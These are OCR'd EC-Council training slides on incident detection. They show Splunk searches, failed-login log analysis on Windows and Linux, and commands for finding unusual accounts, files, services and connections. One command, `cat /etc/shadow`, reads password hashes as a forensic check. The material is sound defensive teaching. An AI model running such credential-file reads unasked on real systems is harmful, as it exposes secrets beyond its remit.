
hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Detecting and Analyzing Malware in Network using Splunk Enterprise Security (Cont'd)

Detecting Exploited Host in Network

- First, click on the `src` field and select **New Search** to open a New Search dashboard. The New Search dashboard will initiate search for the selected `src` field and time range
- Additionally, you can analyze both the `url` and `file_name` fields of that host using the following steps:
  - Check the data in a tabular form to understand critical events
  - At the end of the current search query, add `| table url file_name` and again click on the search icon
  - Now, click on the `url` field to sort the table and view host information for an active mitigation procedure






hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Reviewing Log Entries of Application Logins

- Attackers or insiders may perform multiple login attempts by **guessing the password or performing dictionary attacks** to break the authentication of network applications and use them for malicious purposes
- Use tools such as **Kiwi Log Viewer** and Splunk Enterprise to view log entries in real-time and **identify dictionary attacks** performed on a server
- The screenshot shows multiple unsuccessful FTP login attempts detected using Kiwi Log Viewer





https://www.solarwinds.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Analyzing Failed Login Attempts in Windows

- Analyzing failed login attempts in Windows AD helps incident handlers to identify attack events related to unauthorized logins and brute-force attacks
- By enabling the "**Audit Logon Events**" feature in Windows AD, incident handlers can analyze failed logon events through **Event Viewer**
- **ADAudit Plus** allows incident handlers to view failed logon events and analyze their cause





https://www.manageengine.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Analyzing Failed Login Attempts in Linux

- Run the following commands to view **failed authentication logs** of the SSH server in a Linux machine:

```
cat /var/log/auth.log | grep "authentication failure"
egrep "Failed|Failure" /var/log/auth.log
grep "Failed password" /var/log/auth.log | awk '{print $11}' | uniq -c | sort -nr
```


- **EventLog Analyzer** allows incident handlers to analyze authentication logs and gain insight into failed login attempts



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Analyzing Network Security Device Logs

- Intruders **scan all systems for vulnerabilities** and exploit them to establish an illegitimate connection
- Perform **log analysis** to check if attackers performed web scan
- An illegal web scan attempt results in the generation of many **404 errors by the web server**
- Use tools such as **OSSEC** to gather and analyze logs from different networking and security devices



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Analyzing Abnormal Activities in Windows-based Systems

Unusual User Accounts

- Use the **lusrmgr.msc** utility to identify unknown user accounts in the system
- Run the **net localgroup <groupname>** command to view the list of local groups and group members

```
Command Prompt

C:\Users\Admin>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domai
n

Members

-------------------------------------------------------------------------------
Admin
Administrator
Jason
The command completed successfully.
```



Unusual Files

- Look for large files in the system storage, particularly in location "**C:\WINDOWS\system32**"
- Run **dir /ah** to view all hidden files and directories in the current directory

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\>dir /ah
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\

01/26/2022  10:16 PM    <DIR>          $Recycle.Bin
01/27/2022  01:37 AM    <DIR>          $WinREAgent
01/27/2022  12:27 AM    <JUNCTION>     Documents and Settings [C:\Users]
11/24/2022  06:42 PM            12,288 DumpStack.log.tmp
05/08/2022  11:39 PM    <DIR>          MSOCache
11/24/2022  06:42 PM     1,342,177,280 pagefile.sys
05/08/2022  11:39 PM    <DIR>          ProgramData
01/27/2022  12:27 AM    <DIR>          Recovery
11/24/2022  06:42 PM       268,435,456 swapfile.sys
02/02/2022  11:22 PM    <DIR>          System Volume Information
               3 File(s)  1,610,625,024 bytes
               7 Dir(s)   5,318,115,328 bytes free
```


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Analyzing Abnormal Activities in Windows-based Systems (Cont'd)


Unusual Running Network Services

- Run the **services.msc** command to view the list of running programs and services
- Use the **net start** command to retrieve the list of all running services



Unusual Network Activity

- Run the **net view** command to view the list of shared domains, computers, or resources in the system
- Run the **tcpview** command to view the list of TCP and UDP endpoints
- Run the **netstat** command to view all TCP connections and ports



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Analyzing Abnormal Activities in Linux-based Systems

Unusual User Accounts

- `cat /etc/passwd`: To view the existing user accounts in Linux systems
- `find / -nouser -print`: To check the creation of temporary accounts by authorized users
- `cat /etc/shadow`: To view password details and hashes

```
ubuntu@ubuntu-Virtual-Machine:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
```

Unusual Running Network Services

- `service --status-all`: To view the services running in the system and detect abnormal services
- `cat /etc/crontab`: To detect the creation of abnormal schedules tasks in the system
- `more /etc/resolv.conf`: To detect abnormal changes in DNS configuration

```
ubuntu@ubuntu-Virtual-Machine:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Analyzing Abnormal Activities in Linux-based Systems (Cont'd)

Unusual Network Activity

- `lsof -i`: To view all processes and detect the presence of abnormal processes
- `netstat -nap`: To view all listening ports in the system

```
ubuntu@ubuntu-Virtual-Machine:~$ netstat -nap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6379          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:45644         127.0.0.1:6379          TIME_WAIT   -
tcp6       0      0 ::1:6379                :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.10.1.9:53774         8.8.8.8:53              ESTABLISHED -
udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
